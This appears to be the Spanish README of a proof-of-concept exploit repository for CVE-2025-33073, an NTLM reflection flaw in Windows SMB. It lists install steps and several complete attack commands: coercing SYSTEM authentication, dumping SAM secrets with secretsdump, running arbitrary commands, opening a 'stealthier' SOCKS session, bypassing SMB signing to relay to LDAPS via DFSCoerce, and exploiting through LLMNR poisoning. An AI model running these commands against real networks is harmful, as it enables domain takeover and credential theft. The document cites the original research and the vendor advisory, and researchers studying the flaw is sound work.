
 mverschu/cve-2025-33073
PoC Exploit para la vulnerabilidad SMB de reflexión NTLM.

PoC de explotación para la vulnerabilidad de reflexión NTLM en SMB.
Todos los créditos corresponden a la investigación oficial:
https://www.synacktiv.com/en/publications/ntlm-reflection-is-dead-long-live-ntlm-reflection-an-in-depth-analysis-of-cve-2025
SO: Kali Linux (tiene la mayoría de los paquetes preinstalados).
pipx (recomendado) — instala ldap3-bleeding-edge, impacket y dnspython en un venv de aplicación aislado:
pipx install .
# or: pipx install git+https://github.com/mverschu/CVE-2025-33073.git
cve-2025-33073 --help
cve-2025-33073-dnstool --help
Todavía necesitas NetExec (nxc) y dig en tu PATH (incluidos en Kali). Para --smb-signing, instala el impacket bifurcado en el entorno de pipx:
pipx inject cve-2025-33073 "impacket @ git+https://github.com/decoder-it/impacket-partial-mic.git"
Entorno virtual local — las mismas dependencias que setup.sh / requirements.txt:
./setup.sh
source venv/bin/activate
python3 CVE-2025-33073.py --help
Esto instala ldap3-bleeding-edge==2.10.1.1337, impacket y dnspython.
python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65
Etiqueta DNS específica del objetivo (ejemplo SRV1 de Synacktiv)
Por defecto, la herramienta registra localhost1UWhRC.... Para algunos objetivos, registre una etiqueta derivada del nombre del equipo de la víctima para que Windows la trate como localhost (consulte el análisis de Synacktiv). --reflection-host SRV1 crea srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA; un FQDN como SRV1.ASGARD.LOCAL utiliza únicamente la primera etiqueta.
python3 CVE-2025-33073.py -u 'ASGARD.LOCAL\loki' -p 'password' --attacker-ip 192.168.56.3 --dns-ip 192.168.56.10 --dc-fqdn DC01.ASGARD.LOCAL --target SRV1.ASGARD.LOCAL --target-ip 192.168.56.11 --reflection-host SRV1

Comando personalizado

En lugar de ejecutar secretsdump, se puede ejecutar un comando personalizado.
python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65 --custom-command "whoami"
SOCKS
Para una ejecución más sigilosa de comandos después de haber establecido una conexión válida como SYSTEM. --target y --target-ip deben ser iguales aquí.
python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target 192.168.178.65 --target-ip 192.168.178.65 --socks
 También se puede ejecutar un comando personalizado a través de proxychains en lugar de volcar SAM.
proxychains nxc smb 192.168.178.65 -d '' -u '' -p '' -x 'whoami' --exec-method smbexec


Se ha llevado a cabo una investigación para comprobar si la reflexión realmente no funcionaba con la firma SMB habilitada, lo que dio como resultado el hallazgo de fallos según los cuales, si se eliminan SIGN/SEAL del paquete, es posible retransmitir de SMB a LDAPS, lo cual normalmente no es posible debido al MIC.
Gracias a:
python3 CVE-2025-33073.py -u "thewoods.local\test" -p 'pass' -d 192.168.204.131 --dns-ip 192.168.204.133 --dc-fqdn DC01.thewoods.local --target 192.168.204.133 --target-ip 192.168.204.133 -M DFSCoerce --smb-signing

Si estás en el mismo dominio de difusión que el dispositivo y este es vulnerable al envenenamiento LLMNR, es posible explotar un dispositivo sin tener que registrar un registro DNS.

Se produce la autenticación NTLM local

No se produce la autenticación NTLM local, lo que resulta en un intento FAILED
https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2025-33073






